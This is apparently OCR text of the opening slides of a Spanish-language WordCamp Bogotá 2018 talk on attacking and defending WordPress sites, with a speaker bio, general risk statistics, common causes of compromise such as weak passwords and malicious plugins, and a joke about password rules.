WORDCAMP
BOGOTÁ
2018

NAHÚM DEAVILA

Hacking Wordpress: Attack and Defend

WOOCOMMERCE Jetpack GoDaddy Pro bluehost

koombea SiteGround

root@c14it0n:~# whoami

- **CISO Lawyers In Tic**
- **CTO Netsat**
- **Analista de Malware**
- **Investigador apasionado**
- **INFOSEC & Hacking**

“Aprende a atacar y sabrás como defenderte”


¿Seguridad en WordPress?
¿Es necesario?
¿Cómo hackearlo?
¿Cómo asegurarlo?

Riesgos en WordPress


-Mira mamá soy famoso!
-Zer0 Days
-DoS – DDoS

WORDCAMP
BOGOTÁ
2018

30%
En internet



+60.000 Plugins



+35.000 Temas

¡He sido hackeado! ¿Por qué?


- Contraseñas inseguras
- Plugins maliciosos
- Falta de controles de seguridad
- Baja o alta autoestima
- Capa 8

Contraseñas...

WORDCAMP
BOGOTÁ
2018

Mitos
vs
realidad

1. Entre mas larga…



¡LO SENTIMOS!

Su contraseña debe contener al menos
una mayúscula,
un número,
un símbolo,
un jeroglífico,
un sudoku
y la sangre de una virgen.

